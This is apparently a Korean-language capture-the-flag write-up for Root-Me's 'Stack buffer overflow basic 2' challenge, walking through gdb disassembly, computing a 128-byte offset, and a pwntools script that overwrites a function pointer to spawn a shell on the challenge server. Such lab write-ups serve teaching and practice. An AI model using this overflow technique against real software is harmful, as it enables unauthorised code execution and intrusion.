
Stack buffer overflow basic 2



문제의 c 파일을 보면 fgets로 buf의 값을 받는데 이때 func값을 shell함수의 주소값으로 바꾸어주면 func()으로 shell함수를 실행시켜 쉘을 딸 수 있을 것 같다.

```
scp -P2222 app-systeme-ch15@challenge02.root-me.org://challenge/app-systeme/ch15/ch15 ./
```

scp로 문제 파일을 다운받았다. (비번 : app-systeme-ch15)

그럼 이제 gdb로 shell함수의 주소값과 func과 buf의 위치를 알아보자!

```
gdb-peda$ info func
All defined functions:

Non-debugging symbols:
0x08048350  _init
0x08048390  fgets@plt
0x080483a0  geteuid@plt
0x080483b0  puts@plt
0x080483c0  system@plt
0x080483d0  setreuid@plt
0x080483e0  __libc_start_main@plt
0x080483f0  __gmon_start__@plt
0x08048400  _start
0x08048440  _dl_relocate_static_pie
0x08048450  __x86.get_pc_thunk.bx
0x08048460  deregister_tm_clones
0x080484a0  register_tm_clones
0x080484e0  __do_global_dtors_aux
0x08048510  frame_dummy
0x08048516  shell
0x08048559  sup
0x08048584  main
0x080485de  __x86.get_pc_thunk.ax
0x080485f0  __libc_csu_init
0x08048650  __libc_csu_fini
0x08048654  _fini
gdb-peda$
```

`info func` 으로 함수의 주소값을 보면 shell 함수의 주소값은 `0x08048516`이다.

이제 메인을 살펴보자!

```
   0x08048584 <+0>:     lea    ecx,[esp+0x4]
   0x08048588 <+4>:     and    esp,0xfffffff0
   0x0804858b <+7>:     push   DWORD PTR [ecx-0x4]
   0x0804858e <+10>:    push   ebp
   0x0804858f <+11>:    mov    ebp,esp
   0x08048591 <+13>:    push   ebx
   0x08048592 <+14>:    push   ecx
   0x08048593 <+15>:    sub    esp,0x90
   0x08048599 <+21>:    call   0x80485de <__x86.get_pc_thunk.ax>
   0x0804859e <+26>:    add    eax,0x1a62
   0x080485a3 <+31>:    lea    edx,[eax-0x1aa7]
   0x080485a9 <+37>:    mov    DWORD PTR [ebp-0xc],edx
   0x080485ac <+40>:    mov    edx,DWORD PTR [eax-0x4]
   0x080485b2 <+46>:    mov    edx,DWORD PTR [edx]
   0x080485b4 <+48>:    sub    esp,0x4
   0x080485b7 <+51>:    push   edx
   0x080485b8 <+52>:    push   0x85
   0x080485bd <+57>:    lea    edx,[ebp-0x8c]
   0x080485c3 <+63>:    push   edx
   0x080485c4 <+64>:    mov    ebx,eax
   0x080485c6 <+66>:    call   0x8048390 <fgets@plt>
   0x080485cb <+71>:    add    esp,0x10
   0x080485ce <+74>:    mov    eax,DWORD PTR [ebp-0xc]
   0x080485d1 <+77>:    call   eax
   0x080485d3 <+79>:    nop
   0x080485d4 <+80>:    lea    esp,[ebp-0x8]
   0x080485d7 <+83>:    pop    ecx
   0x080485d8 <+84>:    pop    ebx
   0x080485d9 <+85>:    pop    ebp
   0x080485da <+86>:    lea    esp,[ecx-0x4]
   0x080485dd <+89>:    ret
```

fgets를 호출하기 전에 edx에 `ebp-0x8c` 를 주는 것을 보니 buf의 위치는 `ebp-0x8c`인 것 같다.
fgets를 하고 난다음에는 func()을 호출하는 일뿐인데 eax에 `ebp-0xc`에 들어있는 주소값을 옮기고 호출하

는 것을보니 func의 위치는 `ebp-0xc`이다. buf와 func의 차이는 0x80(128) bytes이므로 128byte만큼 아무 값이나 넣어주고 그 뒤에 shell 함수의 주소값 `0x08048516`을 넣어주면 될 것이다.

그럼 이제 pwntool를 이용하여 풀어보자

```
from pwn import *

s = ssh(host="challenge02.root-me.org", user="app-systeme-ch15", port=2222, password="app-systeme-ch15")

r = s.process("./ch15")

text = b"a"*128
text += p32(0x08048516)
r.sendline(text)

r.interactive()
```

실행시키면 flag값을 알 수 있다.